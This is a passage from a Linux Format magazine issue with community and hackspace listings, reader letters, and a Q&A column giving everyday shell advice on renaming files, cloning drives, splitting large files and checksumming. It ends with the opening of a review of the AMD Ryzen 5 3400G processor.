Stephan Muller posted "Linux Random Number Generator", a completely new "RNG" implementation divided into two parts (a primary and a secondary seeded from the first) that plumbs right into the existing **/dev/(u)random** interfaces. The aim is to improve the quality of random numbers while also solving for boot-time needs prior to having traditional sources of random "entropy" available. This could help reduce boot time stalls caused by waiting for random numbers.

LINUX USER GROUPS

The intrepid **Les Pounder** brings you the latest community and LUG news.

FIND AND JOIN A LUG

Build Brighton
Thursday evening is open night.
http://buildbrighton.com

Cornwall Tech Jam
Second Saturday of the month, alternating between Bodmin and Camborne.
www.cornwalltechjam.uk

Thingqbator
An IoT-focused makerspace, meeting weekly at The Shed MMU.
mcr.thingqbator.org

Leeds Hackspace
Open night every Tuesday 7pm-late. Open day second Saturday of the month, 11am-4pm.
http://leedshackspace.org.uk

Huddersfield Raspberry Jam
Meet every month at Huddersfield Library, typically the fourth Saturday of each month.
Huddersfieldraspberryjam.co.uk

rLab Reading Hackspace
Unit C1, Weldale St, Reading, open sessions Wednesday from 7pm.
http://rlab.org.uk

Horsham Raspberry Jam
Park Side, Chart Way, Horsham.
www.facebook.com/hackhorsham

Medway Makers
Meet every 3-4 weeks on a Sunday. Full details at:
http://meetup.com/Medway-Makers

Maidstone Hackspace
We hold open evenings every Wednesday from 5.30pm-8pm.
https://maidstone-hackspace.org.uk

Glasgow Makers and Hardware Hackers
Mitchell Library, Glasgow.
www.facebook.com/groups/115303729096198

Build a Linux community

Make links and get together with other users.

My makerspace in Blackpool started out as a LUG, and in 2009 I went along to my first meeting in its first home. PC Recycler was set up by Mike Hewitt as a way to offer low-cost computers to the citizens of Blackpool. Blackpool LUG started to do more with Arduino and Raspberry Pi, and so it became Blackpool Makerspace and LUG.

From this space, and others just like it around the world, children have learnt to code alongside their parents and projects have been made – some of which then led to much larger projects. But most of all a community was made. Linux is a community of communities, and each community is served by a user group that provides the support and knowledge needed for the community to grow.

But what happens if there is no user group near to you? The first step should be to travel to a group and make links with it. Could there be others in your local area who could find a group useful?

Arrange a meeting in a public space. Try to avoid pubs or bars, as that may not be conducive to your meeting. Coffee shops and libraries are ideal places, offering plenty of space, Wi-Fi and drinks.

The second step is to get on social media and ask if anyone else is interested in your meeting. The social aspect of a community is the most important skill to grow.

The last step is to run a meeting and take constructive feedback from the attendees. What was good? What was bad? All feedback should be taken positively, as it helps us to grow as a person and as a community. LXF

Make links with others to establish and grow a community.

COMMUNITY EVENTS NEWS

CREDIT: DoES Liverpool

DOES LIVERPOOL

The first major hackspace that I ever went to was in Liverpool, and it truly blew my mind – the access to equipment, the knowledge of the patrons and the free coffee! DoES Liverpool is a great example of a hackspace and should be used as a template for others to start their own space. If you are in the area and want to learn more, head over to its website and find out more about the events and courses on offer.
https://doesliverpool.com

FOSDEM 2020

2020 is fast approaching, and it could be the year where you dive into FOSDEM! FOSDEM, the largest open source event in Europe, will take place in Brussels on 1 and 2 February 2020. This event is huge and covers a diverse range of projects. It is a must see event! More details can be found on its website:
https://fosdem.org/2020

MEDWAY MAKERS

Founded in September 2013, Medway Makers is a group of makers with a diverse range of skills and projects, from a Biltong dryer box to UAVs and everything in between. Meeting roughly every three weeks, this is the place to kickstart your new project and to learn new skills. So if you are in the area, pop along and enjoy! Full details are available on its website:
www.medwaymakers.com

Mailserver

Write to us at Linux Format, Future Publishing, Quay House, The Ambury, Bath BA1 1UA or **lxf.letters@futurenet.com.**

Indexed

I am enjoying my second year of *Linux Format* magazine, and because you cater for all levels of expertise and areas of computing, I can't help but learn something in each edition. However, is there an index, either on or offline, to find specific information, instead of searching through at least 20 magazines, and counting, that I have? A good index, not a word search, would show whether the subject required was covered or not, otherwise a lot of that information and experience in the magazines becomes inaccessible. I appreciate the front cover and contents page show what each edition contains, but an index helps the user to find specific information.

Andrew Shelton


Neil says...

Go to **https://linuxformat.com/archives**. This is a PDF archive of all **LXF** issues back to issue 66. Everyone (even non-subscribers) can do basic word searches on the article title and description. Subscribers can use their surname and subs number to log in and download full issue PDFs and individual articles; the rest of you can cry silently into your tea.

The archive is based on the code set-up ten years or so ago, and it was intended to facilitate downloading full issues rather than being an out-and-out searchable index. Perhaps we could look at getting a search engine to spider the PDFs and offer something that way – Jonni! (Jonni said no...–Ed)

Go go, just go Google

It is ironic that your main feature in LXF256 was Escape from Google when if you, like myself, are a digital subscriber of this magazine you are forced to use an app called *Google News* in order to read the magazine. This app is easily the biggest pile of garbage that I have on my (Android) tablet. I am



It's not quite an index – Jonni wouldn't implement that – but you can search our PDF archive, even if you don't subscribe, damn you!

Helpdex

shane_collinge@yahoo.com

subjected to a torrent of rubbish so called news, which Google thinks I want to read. I cannot turn this off if I want my subscription to *Linux Format*. I did complain to someone dealing with subscriptions at Future Publishing but to no avail.

James Hartland

Neil says...

Management tells me this is an optimised business decision to maximise our organic growth, help build our verticals and row the boat as damn hard as the shareholders would want us to.

You have my sympathies and a sensible potential solution! If you have a digital subscription via our **www.myfavouritemagazine.co.uk** store you can use your subs number and surname to log into **https://linuxformat.com/archives** and get a crazy DRM-free PDF file of the full issue. It'll never catch on.

Confidence boost

I want you to know your magazine is my number one go-to. I have recently tossed MS to the curb without apprehension, mostly because of the tips and distros you have provided. I debated it for a while, but you gave me the confidence. Issue 246, The Ultimate Linux Toolkit allowed for a smooth transition. You consistently provide tutorials that everyone else nickel and dimes us for. Now here is issue 251 to cover security threats. Right on time.

I recently started Arduino and Raspberry Pi coding. When I read that I needed a USB keyboard to flash the Pi, I cringed. It's been three years since I owned one, and Walmart had none on their shelves. After looking back over your issues regarding networking, I created a wpa-supplicant file on the SD card with my network info. VNC got me in as soon as the Pi came up.

No USB keyboard, no mouse, no HDMI, and no Ethernet. Just a Samsung Tab A 8 and *Linux Format* gave me everything I needed. Now I am keen on Issue 248 and going Retro with my 3 B+. After that, Probably buy a Pi 4 and tackle issue 249 Smart Home. Python here I come. I thank you and the rest of your staff. Hats off guys and gals.

Richard Bowers, San Antonio

Neil says...

It's so good to hear someone is enjoying the magazine! Anyone else out there? Do please let us know what you'd like to see more or less of, we do listen. LXF

LETTER OF THE MONTH

Get with the times

Much to learn, you have, my young Padawans... I'm unsure as to if you are addressing me personally, or you want me to correct your misconceptions. When 50 years of computing history you have, then comment you may...

Having started long before laptops, or even screens, keypunching cards for IBM 360 mainframe, in assembler, I did. Everything printed, it was...

Now I anxiously aid Apple, while apping Androids, when purposely playfully programming practical Python, and oh, say can you C.

Nothing has really changed, just billions upon billions of new switches have been added, a little more each year, resulting in more capabilities and complexities. It's still just a matter of the Dark Side (zeroes) and the Light Side (ones) increasing the Force in the Galaxy. Live in harmony, the switches, they must.


From time to time, young Padawans, I teach. Show them the Light Side of assembler and machine language of print, printf, puts, etc., "Hello, world!", I do. Many languages, study, one must. When want to learn the true ways of the Force, contact me, you may.

Ed Montgomery, aka JediMaster of the Ones. Canada

Neil says...

These are tongue in cheek jibes, we're all getting rather long in the tooth at *Linux Format Towers*. Effy's planning his retirement and I think I can just about boast 40 years of computer experience – though that might be starting with the ZX80.

Who needs a screen display whenever you press a key?



WRITE TO US

Do you have a burning Linux-related issue that you want to discuss? Write to us at *Linux Format*, Future Publishing, Quay House, The Ambury, Bath, BA1 1UA or email **lxf.letters@futurenet.com**.

Answers

Got a burning question about open source or the kernel? Whatever your level, email it to **lxf.answers@futurenet.com**

Neil Bothwick uses old Windows DVDs to carve Tux-shaped toys.

Q Renaming files

I'm trying to write a Bash script to get rid of Windows-illegal characters on my external drive and replace them with an underscore, since Windows implodes if it finds one.

Lauren Gordon

A There are several ways you can do this using regular expressions with *perl* or *sed*, but the simplest approach is probably to use *tr*, the translate command included with all distros. The program works by giving it two lists of characters, then it reads text from standard input and replaces any character that is in the first set with the corresponding character in the second set. You just need a list of the characters to replace. For example:

```
$ echo "some text" | tr 'xyz' '___'
```

will replace any occurrence of x, y or z with _. Normally both of the character lists would be the same length, but if the second list is shorter, the last character is reused for all the positions after it, so you can use a single character here if you would like everything to be replaced with the same character.


A complete script could be:

```
for f in *; do
  mv -n "$f" "$(echo $f | tr 'list' '_')"
done
```

The *-n* option for *mv* makes sure that you don't inadvertently overwrite any files. You could end up with file names that contain sequences of underscores if they contain multiple instances of illegal characters. If you add *-s* (or *--squeeze-repeats*) to the *tr* command it will replace multiple consecutive characters with a single underscore.

You may also find the *-d* (or *--delete*) option useful. If this is the case, give *tr* just one list of characters and it simply deletes them from the output.

The command line is powerful and flexible, but sometimes a graphical tool may be a better solution, assuming you have a graphical interface available. There are a number of graphical file-renaming tools available, such as KDE's *KRename*, that may make the task simpler for you.



Batch-renaming files can better from a GUI, or from the command line – it depends on the circumstances.

Q Minty Windows

I tried to install Mint 19.2 and keep my Windows OS. When I tried the live version on your cover disc after getting your location etc., it started the installation without seeming to allow you to partition your hard drive. How do you ensure that it will not overwrite your existing installation?

John Sadler

A No Linux installer should start writing to your hard disk without some confirmation from you, even when the only disk in the computer is completely blank. The Linux Mint installer detects that Windows is installed and asks how you want to install Mint. The default option here is to install alongside Windows, you have to specifically select an option to erase Windows. It will then ask how you want to split the space on your disk before finally warning you that partition changes have to be written to the disk and that this operation cannot be undone. This is before any questions about location or user details. So either you were asked and somehow missed it or you have found a serious bug in the Linux Mint installer.

Have you tried rebooting the system to see if it gives you a choice of Windows or Linux Mint from the boot menu? You should also be able to check by booting the live version and running the partitioning tool *GParted* to see how your disk is set up. If there is a large Windows partition at the start of the disk, followed by Linux data and swap partitions, your Windows installation is intact, with Linux alongside it.

Note that you may find that the system boots straight into Linux, in which case you need to press the Esc key or Space-bar when booting in order to bring up the boot menu, depending on how GRUB (the program that handles booting operating systems) is configured.

Q Reading files from Windows

The last Windows 10 update crashed my laptop and I had to reinstall the original factory settings, which is quite upsetting. In the last few months I have contemplated installing a Linux distro and wiping out Windows 10. At work I use a Windows laptop and I have


many files (mostly PDF, HTML, Word, JPEG and MP4) that I use for my work. As those files are in an external 2TB portable drive, my concern is whether I would be able to access those files from Linux using the same portable drive, or do I need to have a dedicated portable drive for Linux too? If I were to upload said files in the cloud (for example my Dropbox account) would I be able to access them from Linux?
Jaime Doherty

A Most of the file types you mention are standards and are usable on any OS. That leaves the question of being able to read the files. There are two filesystems used by Linux – the older FAT filesystem, and the newer NTFS.

FAT is almost universal. It is used on most USB sticks, and cameras use it for their memory cards – even my dashcam uses it. As such it is supported by all distros, and you should only need to plug in your drive for the files to be recognisable.

FAT is old and has some serious limitations; the maximum file size of 4GB being one, and its lack of resilience to errors being another. The NTFS filesystem is now used universally by Windows. Your drive would use NTFS if you partitioned it in Windows. If it was preformatted when you bought it then it could use either. You can tell which by looking at the disk properties in Windows.

There is an NTFS driver for Linux, but it may not be preinstalled, and not all distros include it by default. Try plugging in the drive. If it works, great. If it doesn't, you need to look for a package called *ntfs-3g* or similar in your distro's package manager. Once that is installed the drive will work.



The Linux Mint installer should ask you several times about installing Mint alongside Windows, if present.

You could use a cloud service to share files, but this method has limitations, although it does avoid lugging an external drive from work to home and back. The first limitation is that the free Dropbox account offers only 2GB of storage, although this can be expanded up to 16GB by referring enough people to Dropbox, and more by paying a subscription. Other services offer more storage. Google Drive gives 15GB, but there is no Linux client, only the browser interface. In order to be usable for larger files, all of these rely on a fast internet connection to upload and download quickly.

Another point to bear in mind is that if these files are coming from a work laptop, you have to be careful where you upload them, because your employers may not be particularly happy with you feeding any of these work documents into the Google data cruncher.

There is another alternative – a file-synchronisation program like *Syncthing* (syncthing.net). This keeps directories on multiple computers in sync using an open peer-to-peer protocol, so it doesn't involve copying files through a central server. You could use this, or a similar service, to keep copies of the files on both your work computer and your home one.

» A QUICK REFERENCE TO... PIPE THE DATA

The so-called Unix principle is that each program should do one job and do it well. This means that carrying out a task may mean using several programs in turn, but how do we get the data from one program to the next? The answer is a pipe, which is pretty much what it sounds like – a conduit that carries the data, something like

```
$ program1 data | program2 | program3
>output
```

Here **program1** works on the data, but instead of sending the output to a file or the terminal, it goes through the pipe, represented by the vertical bar, to **program2**. That does its stuff and sends it on to **program3**, which does whatever is needed and writes the finished product to a file.

Here's a simple but useful real-world example of a pipe in action. You want to know what is using all the disk space in a directory and the *du* command, with the *-s* and *-h* options, will show that per directory in human readable form. It is in the order of the items you give it, but you want the output in order of size. A completely unrelated command, *sort*, is designed to do just that, so you can pipe *du*'s output to sort to see what is gobbling up your disk space.

```
$ du -sh * | sort -n
```

The *-n* option to *sort* tells it to expect numeric data to sort on, otherwise 1k comes before 1M but after 1G.

Q Clone a hard drive

I just bought a new Samsung laptop, it is the same as this older one, just with better processors etc. I use Ubuntu with the latest LTS version. I have my old laptop set up nicely, with all the things installed just as I need them – including things I can't even remember installing on it! Can I simply clone this hard drive onto the new computer's hard drive? Or is that not a good idea?

If this is advisable, I am thinking of removing the hard drive from the new laptop, then putting it in my external drive and copying everything. Maybe I could do this with *rsync*?
Joel Martin

A I would be very wary of removing the hard drive from the new laptop, because it will most likely invalidate the warranty. It is better to remove the disk from the old computer. Then you can boot the new computer from a live distro, which you should do anyway, as copying a running operating system can cause problems in itself.

Once you have both of the drives connected, partition the disk as you wish, making sure that each partition is at least the size of its counterpart on the old disk. Create filesystems on those partitions. Both of these tasks can be done in *GParted* – you could even use the Parted Live distro for this. Now you can mount the partitions

on both of the drives and copy the contents with *rsync*:

```
$ rsync -avx /mnt/oldpartition/ /mnt/newpartition/
```

It is important that you include the trailing slash on both source and destination, or on neither. The *rsync* man page explains why. Once this is done, you may need to edit **/etc/fstab** on the new system so the partitions are mounted correctly. Finally, you will need to set up your bootloader again

```
$ grub-install /dev/sda1
```

assuming your boot directory is on **/dev/sda1**. If you're using UEFI, you may need to run *efibootmgr* or press the EFI boot menu key when you reboot to select the correct boot image.

You suggested using *rsync*, and this does give greater control over the process. It also helps clean up your drive, because files are automatically defragmented when copying. However, you could also use Clonezilla to clone the entire drive. This is also available as a live CD, which you could use to directly clone the old disk to the new one if you have mounted the old disk in an external case.

Your new laptop is likely to have a larger hard drive than the old one, but Clonezilla will not make use of any of the extra space. You can use *GParted* to resize partitions after you have cloned and tested the drive.

With the exception of extending the last partition to fill the drive, rearranging partitions is potentially risky, so we would always recommend creating a backup first. But this is a newly cloned drive, so if anything goes wrong you can simply clone it again.

Q Big not FAT

I have some very large files I want to move to an external hard drive that has a USB plug, but I get an error when I try to copy files over 4GB. I realise now that I should have reformatted it to NTFS format when it was new, but it is too late as it has too much stuff on it.

I have found out about the split command, but this seems to be for files with lines in them, unlike mine. Also, I have not been able to get a clear idea of what actual prefixes and suffixes to use. Please note that I want to be able to put the file back together again in ten or more years, so I need commands that are likely to be around for a long time.

What commands should I use to split the files? And what commands should I use to reassemble the file parts? Is it possible to assemble the file parts into a whole file on the external hard drive, even though they were moved there in parts? Is it possible to safely re-format the external hard drive without losing the files on it? I have seen something on the internet for Windows that says it can do this.

Daniel Gough

A The split command was intended for text files, but it can split binary files too with the *-b* option. To split a file into 1GB chunks, you would use something like

```
$ split -b 1G largefile largefile.
```

Where `largefile` is the file to split and `largefile.` is the prefix to use for the pieces. Split adds *aa* to the first piece, *ab* to the second and so on, but it does not add a dot before it so including a dot in the prefix makes the output more readable. Joining the files together again later is done with the *cat* command

```
$ cat largefile.?? >newlargefile
```

You cannot do this on the external drive because the 4GB limit is a limitation of the FAT filesystem not the USB connection. However, this is not the end of it. FAT is not the most reliable of filesystems and not ideal for long-term storage. At the very least, you should record checksums for each of the files so you can test their integrity before joining, like this


```
sha1sum largefile >largefile.sha1
for f in largefile.??; do
  sha1sum $f >$f.sha1
done
```

This will generate an **sha1 checksum** file for the original and each of the pieces that you can copy to the drive. Then you can test them before restoring with

```
$ sha1sum --check *.sha1
```

If the data is important, it should be copied to more than one drive and ideally kept in separate locations.

Changing the filesystem on the fly is theoretically possible, but such processes are slow and carry a risk of data loss. So you should back-up the drive before doing it. But if you have space to back-up the drive, you may as well backup, reformat with a more suitable filesystem and restore. Whatever filesystem you use, there is still a risk of data loss or hardware failure, especially after several years, so the advice to keep at least two copies. Additionally, you should regularly test those copies using the checksums to ensure they are still viable. LXF



GParted can be run from its own live CD, or many other distros, to partition and format a hard drive.

GET HELP NOW!

We'd love to try and answer any questions you send to **lxf.answers@futurenet.com**, no matter what the level. We've all been stuck before, so don't be shy. However, we're only human (although many suspect Jonni is a robot), so it's important that you include as much information as you can. If something works on one distro but not another, then tell us. If you get an error message, please tell us the exact message and precisely what you did to invoke it.

If you have, or suspect, a hardware problem, let us know about the hardware. Consider installing *hardinfo* or *lshw*. These programs list the hardware on your machine, so send us their output. If you're unwilling, or unable, to install these, run the following commands in a root terminal and send us the **system.txt** file too.

```
uname -a > system.txt
lspci >> system.txt
lspci -vv >> system.txt
```

AMD Ryzen 5 3400G

Integrated graphics just got interesting, says **Christian Guyton**.

SPECS

Socket: AM4
Type: 64-bit
Arch: Zen+
Process: 12nm
Cores: 4
Threads: 8
Clock: 3.7GHz (Turbo 4.2GHz)
Cache: 2MB L2, 4MB L3
Mem: DDR4-2933, 2 channel
PCIe: v3.0 x8
GPU: Radeon RX Vega 11
Output: DisplayPort, HDMI
TDP: 65W

With the 3400G, AMD has Intel over a barrel in the graphics department. This new chip is the most sophisticated AMD APU chip on the market, with four full cores supported by its Radeon RX Vega 11 integrated graphics. It's also the most expensive, but not by much; the 3400G costs around £133 – only a few pounds more than the current price of its predecessor, the 2400G. Both use Vega 11 graphics, but the 3400G uses a 12nm architecture rather than the 2400G's 14nm. With solid memory support and an excellent 3.7GHz base clock, the 3400G looks like it might be the new king of integrated graphics.

Of course, AMD's main competitor for this chip isn't its own last-gen CPU. The opposition to Radeon Vega is Intel's UHD Graphics, with the closest comparison to Vega 11 being UHD 630, as found in CPUs such as the Core i3-8350K and i5-8600K.

The AMD graphical cores come with 704 stream processors, and AMD's simultaneous multi-threading technology means there are eight CPU threads to play with. AMD also gets a leg up on Intel here by including an excellent stock cooler, the Wraith Spire, making the 3400G a great choice for cheap system builds. It's easy to install and is compatible with 500 and 400-series AMD mobos (some of the older boards will require a BIOS update).

